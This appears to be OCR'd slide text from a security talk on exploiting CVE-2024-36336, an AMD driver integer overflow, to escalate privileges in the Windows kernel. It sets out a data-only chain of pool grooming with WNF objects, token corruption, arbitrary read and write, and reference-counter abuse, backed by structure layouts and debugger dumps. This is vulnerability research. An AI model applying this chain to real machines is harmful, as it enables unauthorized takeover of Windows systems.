
Data size of the current struct

Integer overflow (And truncation)
uint32_t + uint32_t > uint32_t

CVE-2024-36336




```
    struct amd_esc_header __packed
    {
00      int32_t esc_id;
04      uint32_t unused_1;
08      uint64_t unused_2;
10  };
```




```
    struct amd_esc_sub_struct __packed
    {
00      uint64_t sub_struct_size;
08      int16_t field_8;
0a      uint32_t unused_1;
0e      uint16_t unused_2;
10      uint64_t offset_next_struct;
18      int32_t enabled;
1c      uint32_t unused_3;
20      uint64_t pData;
28  };
```

Time to escalate

Data only edition

1. Heap Fengshui
2. Overwrite _WNF_DATA
3. Put _TOKEN behind _WNF_DATA
4. Gain arbitrary read
5. Use arbitrary write
6. Set privileges and escalate

https://whereisk0shl.top/post/break-me-out-of-sandbox-in-old-pipe-cve-2022-22715-windows-dirty-pipe

WTF is WNF?

```
nt!_WNF_STATE_DATA
   +0x000 Header           : _WNF_NODE_HEADER
   +0x004 AllocatedSize    : Uint4B
   +0x008 DataSize         : Uint4B
   +0x00c ChangeStamp      : Uint4B
```

How much we can write (max 0x1000)

How much we can read (Everything must be read)

```
ffffab87`b550f7e0  00100904 000007a0 000007a0 00000001
ffffab87`b550f7f0  00001901 41414141 41414141 41414141
ffffab87`b550f800  41414141 41414141 41414141 41414141
ffffab87`b550f810  41414141 41414141 41414141 41414141
ffffab87`b550f820  41414141 41414141 41414141 41414141
ffffab87`b550f830  41414141 41414141 41414141 41414141
ffffab87`b550f840  41414141 41414141 41414141 41414141
```

User data (max 0x1000)

https://www.nccgroup.com/us/research-blog/cve-2021-31956-exploiting-the-windows-kernel-ntfs-with-wnf-part-1/


Fengshui

一命, 二运, 三风水


```
uint64_t amd_get_statistics(void* arg1, void* out_buff, int64_t out_buff_size)

{
    void var_208;
    int64_t rax_1 = __security_cookie ^ &var_208;
    int32_t var_148 = 0;
    void var_144;
    memset(&var_144, 0, 0x11c);
    uint64_t result;

    if (out_buff_size >= 0xa4)
    {
        void* rcx_1 = *(uint64_t*)((char*)arg1 + 0x10);
        int32_t result_1 = (*(uint64_t*)(*(uint64_t*)((char*)rcx_1 + 8) + 0x70))(*(uint64_t*)((char*)rcx_1 + 0x10), 7, &var_148);

        if (result_1 >= 0)
        {
            *(uint32_t*)((char*)out_buff + 0x44) = 0;
            *(uint32_t*)((char*)out_buff + 0x48) = 0;
            *(uint32_t*)((char*)out_buff + 0x4c) = 0;
            *(uint32_t*)((char*)out_buff + 0x40) = var_148;
            *(uint8_t*)((char*)out_buff + 0xa0) = 0xfd;
            char str[0x38];
            str[0] = 'Total Po';
            str[0xc] = {0};
            str[8] = 'wer';
            str[0x1c] = {0};
            int32_t var_14c_1 = 0;
            int128_t zmm1 = str[0x10];
            str[0x2c] = {0};
            *(uint128_t*)out_buff = str[0];
```

Buffer size

Last byte written




https://www.sstic.org/media/SSTIC2020/SSTIC-actes/pool_overflow_exploitation_since_windows_10_19h1/SSTIC2020-Article-pool_overflow_exploitation_since_windows_10_19h1-bayet_fariello.pdf


AS 0xFDFD
DS 0x7FD
AS 0x1000
DS 0x1000
Free
WNF_STATE_DATA
WNF_STATE_DATA
WNF_STATE_DATA
_TOKEN
WNF_STATE_DATA
WNF_STATE_DATA
_TOKEN
_TOKEN
WNF_STATE_DATA
WNF_STATE_DATA

_TOKEN

Arbitrary read


_TOKEN
…
BnoIsolationHandleEntry
Address to read
Kernelspace
Userspace
_SEP_CACHED_HANDLES_ENTRY_DESCRIPTOR
…
EntryDescriptor.IsolationPrefix.MaximumLength
EntryDescriptor.IsolationPrefix.Buffer

What to read?

TOKEN

```
  +0x480 BnoIsolationHandlesEntry : (null)
  +0x488 SessionObject    : 0xffffdd80`02d5f3a0 Void
  +0x490 VariablePart     : 0xffffcb01`43b9c5f0
```

```
 ffffdd8012994d00 size:   e0 previous size:    0  (Allocated)  EtwR
*ffffdd8012994de0 size:   e0 previous size:    0  (Allocated) *IoCo
        Pooltag IoCo : Io completion, Binary : nt!io
 ffffdd8012994ec0 size:   e0 previous size:    0  (Allocated)  EtwR
```

```
 ffffdd8002d5f060 size:   b0 previous size:    0  (Allocated)  DxgK
 ffffdd8002d5f110 size:   b0 previous size:    0  (Allocated)  AlIn
 ffffdd8002d5f1c0 size:   b0 previous size:    0  (Allocated)  ITrk
 ffffdd8002d5f270 size:   b0 previous size:    0  (Allocated)  ITrk
*ffffdd8002d5f320 size:   b0 previous size:    0  (Allocated) *Sess
        Owning component : Unknown (update pooltag.txt)
 ffffdd8002d5f3d0 size:   b0 previous size:    0  (Allocated)  ITrk
 ffffdd8002d5f480 size:   b0 previous size:    0  (Free)       CcWk
 ffffdd8002d5f530 size:   b0 previous size:    0  (Allocated)  43MT
 ffffdd8002d5f5e0 size:   b0 previous size:    0  (Allocated)  AlIn
```

Offset 0x38

Offset 0x30

EPROCESS

https://starlabs.sg/blog/2023/11-exploitation-of-a-kernel-pool-overflow-from-a-restrictive-chunk-size-cve-2021-31969/

EPROCESS

```
+0x240 ExceptionPortState : 0y000
+0x248 Token              : _EX_FAST_REF
+0x250 MmReserved         : 0
+0x258 AddressCreationLock : _EX_PUSH_LOCK
+0x260 PageTableCommitmentLock : _EX_PUSH_LOCK
+0x268 RotateInProgress : (null)
+0x270 ForkInProgress   : (null)
+0x278 CommitChargeJob  : 0xffffdd80`05607680 _EJOB
+0x280 CloneRoot        : _RTL_AVL_TREE
```

```
nt!_TOKEN
   +0x000 TokenSource      : _TOKEN_SOURCE
   +0x010 TokenId          : _LUID
   +0x018 AuthenticationId : _LUID
   +0x020 ParentTokenId    : _LUID
   +0x028 ExpirationTime   : _LARGE_INTEGER
   +0x030 TokenLock        : Ptr64 _ERESOURCE
   +0x038 ModifiedId       : _LUID
   +0x040 Privileges       : _SEP_TOKEN_PRIVILEGES
   +0x058 AuditPolicy      : _SEP_AUDIT_POLICY
   +0x078 SessionId        : Uint4B
   +0x07c UserAndGroupCount : Uint4B
   +0x080 RestrictedSidCount : Uint4B
```

```
nt!_SEP_TOKEN_PRIVILEGES
   +0x000 Present          : Uint8B
   +0x008 Enabled          : Uint8B
   +0x010 EnabledByDefault : Uint8B
```

SE_DEBUG_NAME TEXT("SeDebugPrivilege")	Debug and adjust the memory of any process, ignoring the DACL for the process. User Right: Debug programs.

Enable arbitrary write

KTHREAD

```
+0x21c QueuePriority     : Int4B
+0x220 Process           : Ptr64 _KPROCESS
+0x228 UserAffinity      : Ptr64 _KAFFINITY_EX
+0x230 UserAffinityPrimaryGroup : Uint2B
+0x232 PreviousMode      : Char
+0x233 BasePriority      : Char
+0x234 Spare24           : UChar
+0x235 Preempted         : UChar
+0x236 AdjustReason      : UChar
+0x237 AdjustIncrement   : Char
```

Set to 0

```
NtReadVirtualMemory(
  _In_ HANDLE ProcessHandle,
  _In_opt_ PVOID BaseAddress,
  _Out_writes_bytes_to_(NumberOfBytesToRead, *NumberOfBytesRead) PVOID Buffer,
  _In_ SIZE_T NumberOfBytesToRead,
  _Out_opt_ PSIZE_T NumberOfBytesRead
  );
```

```
NtWriteVirtualMemory(
  _In_ HANDLE ProcessHandle,
  _In_opt_ PVOID BaseAddress,
  _In_reads_bytes_(NumberOfBytesToWrite) PVOID Buffer,
  _In_ SIZE_T NumberOfBytesToWrite,
  _Out_opt_ PSIZE_T NumberOfBytesWritten
  );
```

Can now be used in the Kernel address space

:(

Your device ran into a problem and needs to restart. We're just collecting some error info, and then we'll restart for you.

100% complete

For more information about this issue and possible fixes, visit https://www.windows.com/stopcode

If you call a support person, give them this info:

Stop code: PREVIOUS_MODE_MISMATCH

💔 Previous mode patched

DEAR SANTA

CURRENT YEAR: 2025

MY NAME IS Nicola

I AM -1 YEARS OLD

THIS YEAR, I HAVE BEEN:

NICE ☐ NAUGHTY ☒

MY WISH LIST:

Easy setup
Easy cleanup
No side effects
No new object to spray

(Mis)using reference counters


```
+0x468 TokenSidValues    : Ptr64 _SEP_SID_VALUES_BLOCK
+0x470 IndexEntry        : Ptr64 _SEP_LUID_TO_INDEX_MAP_ENTRY
+0x478 DiagnosticInfo    : Ptr64 _SEP_TOKEN_DIAG_TRACK_ENTRY
+0x480 BnoIsolationHandlesEntry : Ptr64 _SEP_CACHED_HANDLES_ENTRY
+0x488 SessionObject     : Ptr64 Void
+0x490 VariablePart      : Uint8B
```

```
nt!_SEP_CACHED_HANDLES_ENTRY
   +0x000 HashEntry         : _RTL_DYNAMIC_HASH_TABLE_ENTRY
   +0x018 ReferenceCount    : Int8B
   +0x020 EntryDescriptor   : _SEP_CACHED_HANDLES_ENTRY_DESCRIPTOR
   +0x038 HandleCount       : Uint4B
   +0x040 Handles           : Ptr64 Ptr64 Void
```

_TOKEN

…

BnoIsolationHandleEntry



0x18 bytes

Increment target

```
SepDuplicateToken(struct _TOKEN* curr_token, int32_t* arg2, char arg3, enum _TOKEN_TYPE arg4, enum _SECURITY_IMPERSONATION_LEVEL_1 arg5, ch

    struct _SEP_LOWBOX_NUMBER_ENTRY* LowboxNumberEntry = curr_token->LowboxNumberEntry

    if (LowboxNumberEntry != 0) ...

    struct _SEP_CACHED_HANDLES_ENTRY* LowboxHandlesEntry = curr_token->LowboxHandlesEntry

    if (LowboxHandlesEntry != 0) ...

    struct _SEP_CACHED_HANDLES_ENTRY* BnoIsolationHandlesEntry = curr_token->BnoIsolationHandlesEntry

    if (BnoIsolationHandlesEntry != 0)
        int64_t ReferenceCount = BnoIsolationHandlesEntry->ReferenceCount
        BnoIsolationHandlesEntry->ReferenceCount += 1

        if (ReferenceCount + 1 s<= 1)
            trap(0xd)

        new_token->BnoIsolationHandlesEntry = curr_token->BnoIsolationHandlesEntry

    struct _AUTHZBASEP_CLAIM_ATTRIBUTES_COLLECTION* pClaimAttributes = curr_token->pClaimAttributes
```

Increment

Value <= 0x7fffffffffffffff

```
uint64_t SepDereferenceCachedHandlesEntryInternal(int64_t* arg1, char noCriticalSection, struct _SEP_CACHED_HANDLES_ENTRY*
  char* arg4)

    void* rbp
    arg_10 = rbp
    int32_t r12 = 0
    int64_t noCriticalSection_1
    noCriticalSection_1.b = noCriticalSection

    if (arg1 != 0 && BnoIsolationHandlesEntry != 0)
        // inlined KeEnterCriticalRegion()
        if (noCriticalSection == 0) ...

        int64_t ReferenceCount = BnoIsolationHandlesEntry->ReferenceCount
        BnoIsolationHandlesEntry->ReferenceCount -= 1

        if (ReferenceCount - 1 s<= 0) ...  // Dont go here

        // KeLeaveCriticalRegion()
        if (noCriticalSection_1.b == 0) ...
```


Decrement

Value != 0

What to increment

```
typedef enum _PRIVS
{
    unk = 0x0,
    unk2 = 0x1,
    SeCreateTokenPrivilege = 0x2,
    SeAssignPrimaryTokenPrivilege = 0x3,
    SeLockMemoryPrivilege = 0x4,
    SeIncreaseQuotaPrivilege = 0x5,
    SeUnsolicitedInputPrivilege = 0x6,
    SeTcbPrivilege = 0x7,
    SeSecurityPrivilege = 0x8,
    SeTakeOwnershipPrivilege = 0x9,
    SeLoadDriverPrivilege = 0xa,
    SeSystemProfilePrivilege = 0xb,
    SeSystemtimePrivilege = 0xc,
    SeProfileSingleProcessPrivilege = 0xd,
    SeIncreaseBasePriorityPrivilege = 0xe,
    SeCreatePagefilePrivilege = 0xf,
    SeCreatePermanentPrivilege = 0x10,
    SeBackupPrivilege = 0x11,
    SeRestorePrivilege = 0x12,
    SeShutdownPrivilege = 0x13,
    SeDebugPrivilege = 0x14,
```

